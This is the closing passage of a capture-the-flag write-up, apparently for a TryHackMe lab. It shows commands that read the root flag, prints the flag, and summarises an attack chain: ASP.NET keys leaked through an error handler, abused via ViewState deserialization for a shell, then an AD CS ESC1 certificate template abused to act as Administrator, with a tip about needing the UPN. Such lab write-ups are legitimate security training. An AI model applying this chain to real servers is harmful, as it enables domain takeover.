The connection succeeds. We land in C:\Users\Administrator\Documents, then check Desktop:
dir ..\Desktop
type ..\Desktop\root.txt
Result:
THM{3sc1_c3rt_sp00f_2_d0m41n_4dm1n}

Notes
The chain relies on two main issues: the website exposes ASP.NET keys through its error handler, and the AD CS template lets us obtain a certificate for someone else's identity. The first gives us a shell as the service account; the second gives us access as Administrator.
We spent most of our time on the ViewState parameters and certificates. In particular, a certificate could be issued successfully yet still fail authentication: CN=svc-iisweb alone was not enough here; we needed the UPN. Once we fixed the certificate, the remaining steps went much faster.
Completion proof

No video this time. The recording turned out poorly and was very long — 2:44:25.
References
For a closer look at the privilege escalation issue, see this article on ESC1. For more on deserialization in IIS, see this article.